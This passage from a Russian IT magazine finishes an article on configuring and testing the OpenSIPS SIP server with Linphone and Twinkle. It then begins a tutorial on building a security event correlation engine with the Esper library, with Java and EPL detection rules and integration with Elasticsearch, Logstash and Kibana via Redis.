OpenSIPS, в отличие от Asterisk, не поддерживает некоторые виды услуг — он занимается исключительно протоколом SIP. Для того же, чтобы на базе OpenSIPS собрать сервер конференций или, скажем, голосовую почту, потребуется использовать медиасервер, такой, например, как SEMS.


SEMS разработан теми же людьми, что делали SER («дедушку» OpenSIPS), и имеет следующие особенности:

- поддерживает создание приложений («железных теток») и конференций;
- может выступать в качестве B2BUA/SBC (OpenSIPS это тоже умеет, но SEMS более заточен под подобные вещи);
- крайне масштабируемый.


Если понадобится замена Asterisk не только как SIP-прокси, но и как медиасервера, SEMS выглядит неплохим вариантом.

```
    # Наконец, пропускаем пакет дальше и, если
      он почему-либо не проходит,
      выдаем ошибку "500".
    if (!t_relay()) {
        send_reply("500",↵
        "Internal Server Error");
    }
}
# Блок fail, о котором было упомянуто выше.
failure_route[fail] {
    # Если транзакция была отменена, мы просто
      выходим из блока.
    if (t_was_cancelled()) {
        exit;
    }
}
```

По завершении конфигурирования нужно проверить конфиг на наличие синтаксических ошибок с помощью следующей команды:



Конфигурация учетной записи в Linphone



Создание профиля в Twinkle

```
# sudo opensips -C
```

Затем включаем возможность запуска OpenSIPS в файле /etc/default/opensips:

```
RUN_OPENSIPS=yes
```

И стартуем его:

```
$ sudo service opensips start
```

Можно приступать к тестированию.

ТЕСТИРОВАНИЕ КОНФИГУРАЦИИ

Для тестирования используем два клиента, запущенные на двух машинах. Я использовал Linphone и Twinkle. В первом для добавления учетной записи открываем настройки (Linphone → Preferences) и переходим на вкладку Manage SIP Accounts, где и добавляем с помощью кнопки Add. В поле Your SIP identity ставим SIP-идентификатор (вида sip:имя_пользователя@SIP-домен), а в поле SIP Proxy address пишем адрес (не SIP-домен!) SIP-прокси.


В случае же с Twinkle при первом запуске будет предложено создать учетную запись. Назови профиль и выбери тип Wizard для создания учетной записи. Далее вбиваем все нужное. Единственное отличие от Linphone состоит в том, что в Twinkle имя пользователя пишется отдельно от домена.

После регистрации, чтобы убедиться, что клиенты доступны, можно посмотреть список местоположений пользователей на сервере, для чего нужно набрать MI-команду:


```
# sudo opensipsctl fifo ul_dump
```

Эта команда вызывает функцию MI (интерфейса управления) модуля usrloc — ul_dump, которая и выводит список пользователей, фактически зарегистрированных на сервере.

После этого уже можно звонить. С этим не должно возникнуть особых проблем, но если они все-таки будут — используй функцию xlog() для логирования и tcpdump/Wireshark для исследования пакетов.



Список зарегистрированных пользователей на OpenSIPS




Вызов абонента с помощью Linphone

ЗАКЛЮЧЕНИЕ

OpenSIPS позволяет манипулировать с пакетами SIP чрезвычайно гибко. Однако порог вхождения в него достаточно высокий — требуется не только досконально знать протокол, но и понимать, что делает та или иная функция, и иметь представление, для чего в общем может понадобиться какой-либо модуль, даже сам список которых выглядит внушительно.

В статье, разумеется, был затронут лишь самый минимум из того, что умеет OpenSIPS, — не были рассмотрены ни авторизация при регистрации, ни аккаунтинг, ни, тем более, настройка OpenSIPS в качестве B2BUA. Тем не менее общее представление о возможностях OpenSIPS и о синтаксисе его файла конфигурации у тебя должно сложиться. Ну а в том случае, если тебе это нужно, — дальше сможешь разобраться и сам.


Главное окно Twinkle




КОРРЕЛЯЦИЯ СВОИМИ РУКАМИ С ПОМОЩЬЮ ESPER



ПРАКТИЧЕСКОЕ РУКОВОДСТВО ПО СОЗДАНИЮ КОРРЕЛЯЦИОННОГО ДВИЖКА





Николай Клендар
bsploit@gmail.com

В прошлом номере мы рассмотрели возможности библиотеки Esper, предназначенной для сложной обработки событий. В данной статье перейдем от теории к практике, создадим свою собственную подсистему корреляции и интегрируем ее с популярной связкой Elasticsearch — Logstash — Kibana.

INTRO


Тех, кто пропустил прошлый номер, кратко введу в курс дела: Esper — это библиотека, позволяющая выполнять сложную обработку событий (корреляцию), поступающих от различных источников. Правила обработки событий описываются с помощью языка EPL (Event Processing Language), который очень похож на SQL. Например, чтобы в потоке событий, поступающих от файрвола, обнаружить попытки сканирования адресов, можно использовать следующее выражение:

```
select src_ip,dst_ip,dst_port from firewall.↵
win:time(30 sec)
group by src_ip
having count(distinct dst_ip) > 50
output first every 1 hour
```

Логика работы Esper и различные примеры ее использования в контексте обеспечения информационной безопасности были детально рассмотрены в предыдущей статье, сейчас же мы сконцентрируемся на практической реализации подсистемы корреляции с помощью Java-версии библиотеки. Как говорится, пристегните ремни.

СТРОИМ КАРКАС

Чтобы создать подсистему корреляции на базе Esper, необходимо скачать последнюю версию библиотеки с сайта проекта (goo.gl/jC2CJA) и распаковать ее. Нам понадобится основной модуль esper-5.1.0.jar, располагающийся в корне, а также все дополнительные библиотеки из папки esper\lib, не забудь добавить их при создании нового Java-проекта (в Eclipse это делается на вкладке Libraries с помощью кнопки Add External JARs).





Подключаем необходимые библиотеки

Так как наше приложение должно обрабатывать различные типы событий, их необходимо описать. Сделать это можно несколькими способами:

1. С помощью класса:

```
public class Antivirus {
    private String compname;
    private String file;
    private String virusname;
    public Antivirus(String compname,String↵
file,String virusname){
        this.compname=compname;
        this.file=file;
        this.virusname=virusname;
    }
    public String getCompname() {return compname;}
    public String getFile() {return file;}
    public String getVirusname() {return virusname;}
}
```

2. С помощью объекта, реализующего интерфейс java.util.Map, ключи которого содержат названия полей, а значения — имя класса, соответствующего типу поля:

```
Map<String, Object> logonEventDef = new↵
HashMap<String, Object>();
logonEventDef.put("src_ip", String.class);
logonEventDef.put("login", int.class);
logonEventDef.put("result", String.class);
```

3. С помощью массива объектов, элементы которого являются полями события:

```
String[] firewallPropsNames =
    {"src_ip", "src_port","dst_ip",↵
     "dst_port","action"};
Object[] firewallpropsTypes =
    {String.class,int.class,String.class,↵
     int.class,String.class};
```

Итак, события описаны, приступаем к инициализации самого движка. Для этого создаем объект класса Configuration и загружаем с помощью его описанные выше типы событий. Данный объект в дальнейшем может использоваться для установки различных настроек движка и расширения его возможностей.

```
Configuration engineConfig = new Configuration();
engineConfig.addEventType("antivirus",↵
  Antivirus.class.getName());
engineConfig.addEventType("logonEvent",↵
  logonEventDef);
engineConfig.addEventType("firewall",↵
  firewallPropsNames,firewallpropsTypes);
```

Созданную конфигурацию передаем на вход статическому методу EPServiceProviderManager.getDefaultProvider(), в результате чего получаем экземпляр движка, а затем административный интерфейс, с помощью которого загружаем EPL-выражения (правила корреляции):

```
EPServiceProvider engine = EPServiceProvider↵
Manager.getDefaultProvider(engineConfig);
EPAdministrator admin = engine.↵
getEPAdministrator();
// Детектируем брутфорс паролей
EPStatement rule = admin.createEPL("select * from↵
logonEvent(result='fail').win:time(1 min) group by↵
src_ip having count(*)>30");
```

По умолчанию Esper начинает обработку правил сразу после их создания, однако ничто не мешает управлять этим поведением. Правило можно остановить и возобновить в любой момент, достаточно вызвать соответствующие методы его экземпляра:

```
rule.stop();
rule.start();
```

Далее необходимо организовать отправку событий в движок, чтобы из потока событий Esper начал генерировать алерты согласно заданным правилам. Для этого необходимо получить экземпляр интерфейса EPRuntime и вызвать метод sendEvent, передав событие в качестве параметра. В зависимости от того, каким способом было представлено событие, необходимо использовать соответствующую версию метода:

```
EPRuntime runtime = engine.getEPRuntime();
runtime.sendEvent(new Antivirus("user-pc","c:\\↵
windows\\virus.exe","Trojan"));
```



WWW

Официальный сайт Esper: www.espertech.com

Веб-приложение для отладки EPL-выражений: goo.gl/1z1buA

Демоприложение: goo.gl/sDIulo

```
Map<String, Object> logonEvent = new↵
HashMap<String, Object>();
logonEvent.put("src_ip", "10.0.0.1");
logonEvent.put("login", "root");
logonEvent.put("result", "fail");
runtime.sendEvent(logonEvent,"logonEvent");
Object [] firewallEvent={"10.0.0.1",32000,↵
"10.0.0.2",22,"permit"};
runtime.sendEvent(firewallEvent,"firewall");
```

Получить результаты работы правил можно различными способами. Самый простой — использовать объект, реализующий интерфейс UpdateListener:

```
public class MyUpdateListener implements↵
UpdateListener {
    public void update(EventBean[] newEvents,↵
        EventBean[] oldEvents) {
        if (newEvents != null) {
            String eventType = newEvents[0].↵
            getEventType().toString();
            Object event = newEvents[0].↵
            getEventType();
            System.out.println↵
            ("Event received "+eventType+" "↵
            + newEvents[0].getUnderlying());
        }
    }
}
```

Приложение начнет получать результаты работы правил (алерты) после подписки, оформляемой с помощью вызова метода addListener.

```
UpdateListener myListener = new MyUpdateListener();
rule.addListener(myListener);
```

Теперь после каждого срабатывания зарегистрированных в движке правил будет вызываться метод update, в который будет передаваться массив «старых» и «новых» событий. В первую очередь нас будут интересовать «новые» события, отражающие состояние EPL-выражения на момент срабатывания.

Для представления результата срабатывания правила в формате XML или JSON (последний будет как нельзя кстати при необходимости сохранения данных в Elasticsearch) необходимо использовать интерфейс EventRenderer, доступ к которому получается через интерфейс EPRuntime следующим образом:

```
JSONEventRenderer jsonRenderer = engine.↵
getEPRuntime().getEventRenderer().↵
getJSONRenderer(rule.getEventType());
String json = jsonRenderer.render(event);
```

РАСШИРЯЕМ ВОЗМОЖНОСТИ

Если вернуться к примеру с определением сканирования адресов, то в нем таится один недостаток — в реальной инфраструктуре всегда есть серверы, генерирующие большое число соединений: DNS, Proxy, системы мониторинга, сканеры уязвимостей. Таких доверенных серверов может быть не один десяток. Можно, конечно, зашить список доверенных узлов в тело EPL-выражения с помощью фильтра (как мы делали в предыдущем номере), но гораздо удобнее хранить этот список во внешнем источнике, например в таблице СУБД, ведь Esper из коробки поддерживает работу с базами данных через JDBC-драйвер. Подключить СУБД можно с помощью файла конфигурации или используя API.

Рассмотрим последний способ. Сначала необходимо создать контейнер ConfigurationDBRef для хранения конфигурации работы с базами данных и заполнить его параметрами: строка подключения, логин, пароль. После чего добавить сконфигурированный контейнер в общую конфигурацию движка.

```
ConfigurationDBRef mysql = new ConfigurationDBRef();
mysql.setDriverManagerConnection↵
("com.mysql.jdbc.Driver",↵
"jdbc:mysql://localhost/testDB", "user", "password");
mysql.setExpiryTimeCache(60, 120);
engineConfig.addDatabaseReference("mysql", mysql);
```

```
<?xml version="1.0" encoding="UTF-8"?>

<esper-configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns="http://www.espertech.com/schema/esper"
    xsi:schemaLocation="
http://www.espertech.com/schema/esper
http://www.espertech.com/schema/esper/esper-configuration-2.0.xsd">

    <database-reference name="mysql">
        <drivermanager-connection class-name="com.mysql.jdbc.Driver"
            url="jdbc:mysql://localhost/testDB">
        <connection-arg name="user" value ="user"/>
        <connection-arg name="password" value ="password"/>
        </drivermanager-connection>
    </database-reference>
</esper-configuration>
```

↑ **Пример конфигурации внешнего источника с помощью файла**

В данном примере мы также добавили настройки кеширования, благодаря этому результат SQL-выражения будет действительным в течение 60 с, при этом каждые две минуты движок будет производить очистку результатов, время жизни которых более 60 с.

Использовать сконфигурированный внешний источник в EPL-выражении для устранения ложных срабатываний при обнаружении сканирования адресов можно следующим образом:

```
select src_ip,dst_ip,dst_port,isAllowed
from firewall.win:time(30 sec) as fw,
sql:mysql ['select case when exists↵
(select ip from scanAllowed
    where ip=${src_ip}) then true
    else false end as isAllowed']↵
    as allowed where isAllowed=0
group by fw.src_ip
having count(distinct fw.dst_ip) > 50
output first every 1 hour;
```

Для данного примера кеширование будет задействовано только для одинаковых адресов источника. Как правило, список доверенных адресов содержит не более сотни узлов, поэтому целесообразней его закешировать и объединить с адресами из событий с помощью outer join:

```
select src_ip,dst_ip,dst_port,ip
from firewall.win:time(30 sec) as fw
left outer join sql:mysql ['select ip from↵
scanAllowed'] as allowed
on fw.src_ip=allowed.ip
where ip is null
group by fw.src_ip
having count(distinct fw.dst_ip) > 50
```

Благодаря кешу Esper должен был запомнить список доверенных IP-адресов, полученных из таблицы scanAllowed, и автоматически построить индекс для быстрого поиска, однако при отладке обнаружился интересный нюанс: при включенном кешировании Esper выдавал некорректные результаты, о чем был заведен тикет в JIRA (goo.gl/TvudJL).


Предположим, что, помимо списка доверенных хостов, у нас есть справочник ipplan, в котором хранятся диапазоны адресов и их описание.

Для повышения быстродействия поиска диапазоны хранятся в форме начального и конечного адреса, представленного в числовом виде. Предположим, что согласно политике безопасности подключения из Wi-Fi-сети к сегменту баз данных запрещены, поэтому в случае ошибки конфигурации межсетевого экрана или какой-нибудь диверсии нам необходимо оперативно выявлять такие коннекты. Несмотря на то что событие от файрвола содержит адреса в текстовом формате, благодаря гибкости Esper мы можем определить свою соб-



INFO

Esper поддерживает доступ к СУБД через jdbc, к нереляционным данным через вызов Java-методов, определение собственных функций для EPL, все это позволяет гибко расширять функционал.



SELECT * FROM `ipplan`

Профилирование

Количество строк: 25

Сортировать по индексу: Нет

+ Параметры

startaddr	endaddr	caption	description
3232235521	3232235774	192.168.0.1-192.168.0.254	users
3232235777	3232236030	192.168.1.1-192.168.1.254	wifi
3232260865	3232261118	192.168.99.1-192.168.99.254	database
3232261121	3232286974	192.168.100.1-192.168.200.254	apps
167772161	167772414	10.0.0.1-10.0.0.254	security
174325761	174326014	10.100.0.1-10.100.0.254	DMZ

Справочник с описанием сетей

```
Problems  @ Javadoc  Declaration  Console  Debug Output  Debug
<terminated> EsperX [Java Application] C:\Program Files\Java\jre7\bin\javaw.exe (27 нояб. 2014 г., 21:51:21)
esper.view.stream.StreamFactorySvcImpl  - .createStream hashCode=1413448 filter=FilterSpecCompiled type=com.espertech.esper.event.arr.Objec
esper.view.ViewServiceImpl  - .createView New views created for stream, all views ... com.espertech.esper.view.ZeroDepthStreamNoIterate@34e
esper.view.ViewServiceImpl  - .createView No new views created, dumping stream ... com.espertech.esper.epl.db.DatabasePollingViewable@1226c
esper.core.service.EPAdministratorImpl  - .createEPLStmt Statement created and started
esper.core.service.StatementLifecycleSvcImpl  - .updatedListeners No action for base implementation
esper.core.service.StatementLifecycleSvcImpl  - .updatedListeners No action for base implementation
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 stream firewall inserted firewall[[10.0.0.1, 32000, 10.0.0.2, 22, permit]]
sper.epl.db.ConnectionCache  - .makeNew Obtaining new connection and statement
sper.jdbc  - Statement 'select ip from scanAllowed' delta nanosec 1011281 delta msec 1 parameters []
sper.jdbc  - Statement 'select ip from scanAllowed' 3 rows
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property ip value null
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property src_ip value 10.0.0.1
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property dst_ip value 10.0.0.2
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 stream firewall inserted firewall[[192.168.0.1, 32000, 10.0.0.0, 22, permit]]
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property ip value null
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property src_ip value 192.168.0.1
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property dst_ip value 10.0.0.0
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 stream firewall inserted firewall[[192.168.0.1, 32000, 10.0.0.1, 22, permit]]
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property ip value null
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property src_ip value 192.168.0.1
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property dst_ip value 10.0.0.1
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 stream firewall inserted firewall[[192.168.0.1, 32000, 10.0.0.2, 22, permit]]
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property ip value null
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property src_ip value 192.168.0.1
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property dst_ip value 10.0.0.2
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 stream firewall inserted firewall[[192.168.0.1, 32000, 10.0.0.3, 22, permit]]
sper.audit  - Statement 58ef8ebe-606a-4f1d-8ee2-c11f34be0ca1 property ip value null
```

Отладка EPL-выражений в действии

ственную функцию по переводу IP-адреса в числовой формат, которую можно будет использовать в EPL-выражениях:


```
public class MyEsperUtils {
    public static Long ipToInt(String addr) {
        String[] addrArray = addr.split("\\.");
        long num = 0;
        for (int i=0;i<addrArray.length;i++) {
            int power = 3-i;
            num += ((Integer.parseInt
            (addrArray[i])%256 * ↵
             Math.pow(256,power)));
        }
        return num;
    }
}
```

После определения функции ее необходимо зарегистрировать в конфигурации, передав имя, название класса и метода, реализующего функцию в качестве параметров:

```
engineConfig.addPlugInSingleRowFunction↵
("ipToInt", "MyEsperUtils", "ipToInt");
```

Теперь все готово, чтобы использовать нашу новую функцию в EPL-выражении для выявления запрещенных соединений между сегментами wifi и database:

```
select src_ip,dst_ip,action,src_net.↵
description,dst_net.description
from firewall as fw,
sql:mysql ['select description from ipplan
    where ${ipToInt(src_ip)} between startaddr ↵
        and endaddr'] as src_net,
sql:mysql ['select description from ipplan
    where ${ipToInt(dst_ip)} between startaddr↵
        and endaddr'] as dst_net
where src_net.description = 'wifi' and
    dst_net.description='database' and ↵
    action='permit'
output first every 1 hour
```



WARNING

При работе с внешними источниками обязательно тестируй правила на производительность, Esper поддерживает хорошие возможности для отладки и поиска узких мест.

Благодаря возможности определять свои собственные функции можно существенно расширить функционал EPL-правил, например добавить поддержку определения географических координат по IP-адресам, используя базы GeoIP (goo.gl/TIOP8B), и измерить расстояние между двумя событиями.

ОТЛАДКА И ПОИСК ОШИБОК

Отладка и поиск ошибок неразрывно связаны с разработкой софта. Ребята из Esper позаботились об упрощении этой задачи. В качестве дефолтного компонента логирования используется Log4j. Чтобы задать его параметры, достаточно подключить файл конфигурации log4j.xml при запуске приложения с помощью свойства log4j.configuration (за основу можно взять файл, поставляемый вместе с самой библиотекой из директории esper\etc):

```
java -Dlog4j.↵
configuration=log4j.xml ...
```

Для отладки EPL-выражений удобно использовать аннотацию @Audit, которую необходимо вставить перед самим текстом правила:

```
@Audit('stream,property')↵
select src_ip,dst_ip,↵
dst_port from firewall
```

В параметрах аннотации перечисляются категории операций, которые необходимо логировать. Так, категория stream отвечает за вывод каждого события, получаемого правилом, а property — за отображение названия полей событий и их значений. Таких категорий в Esper насчитывается более десятка.

Другая интересная возможность, которая может быть полезна для оптимизации EPL-выражений, — это вывод плана запроса. Включить вывод плана можно следующим образом:

```
engineConfig.getEngineDefaults().getLogging().↵
setEnableQueryPlan(true);
```


Включение логирования результатов SQL-запросов при работе с внешними источниками делается похожим способом:

```
engineConfig.getEngineDefaults().getLogging().↵
setEnableJDBC(true);
```

Благодаря этой опции можно увидеть, как работает кеширование, сколько времени выполнялся запрос и сколько значений было возвращено СУБД.

ИНТЕГРАЦИЯ С LOGSTASH

Корреляция не заменяет задачу сбора и хранения логов, ее результаты служат отправной точкой для реагирования на инцидент, зафиксированный с помощью правила. Отличным набором для организации логирования и быстрого поиска по событиям является комбинация Elasticsearch — Logstash — Kibana (ELK) (goo.gl/MHleiG). Elasticsearch представляет собой поисковый индекс (БД) для хранения и поиска событий, Kibana — удобное средство для визуализации и поиска хранимых данных, Logstash — гибкий и универсальный парсер. В этой связке явно не хватает коррелятора, чтобы приблизить



Пример интеграции Esper и ELK

это решение к гордому названию SIEM. Устраним этот недостаток, к счастью, каркас у нас уже готов. Все, что осталось сделать, — это направить события из Logstash в коррелятор, а результаты работы сохранить в Elasticsearch. Интеграцию будем проводить с использованием Redis, который является рекомендованным «брокером».

Для демонстрации в Redis будет два списка:

- input — содержит обработанные Logstash события, представленные в JSON-формате. Данные из этого списка будут поступать на вход коррелятора;
- alerts — в этот список коррелятор будет выгружать результат срабатывания правил.

Для простоты будем считать, что события описаны с помощью java.util.Map. Забирать события из Redis будем с помощью библиотеки Jedis, вызывая в цикле следующий фрагмент кода (здесь и далее по тексту не приводится обработка исключений и инициализация Jedis):

```
Jedis jedisTake = jedisFactory.getJedisPool().↵
getResource();
// Получаем события из Redis
List<String> events = jedisTake.blpop(0,input);
String event = events.get(1);
JSONObject eventJson = new JSONObject(event);
// Получаем тип события
String type = eventJson.getString("type");
Map<String, Object> eventMap = new HashMap↵
<String, Object>();
Iterator<String> keys = eventJson.keys();


while(keys.hasNext()){
    String key = keys.next();
    String value = eventJson.getString(key);
    // Наполняем поля события для отправки
       в коррелятор
    eventMap.put(key, value);
}
// Отправляем в коррелятор
runtime.sendEvent(eventMap,type);
```

В результате события из списка input попадут на вход коррелятора. Для получения алертов необходимо модифицировать метод update, который преобразует результат работы правила в формат JSON и сохранит его в списке alerts:

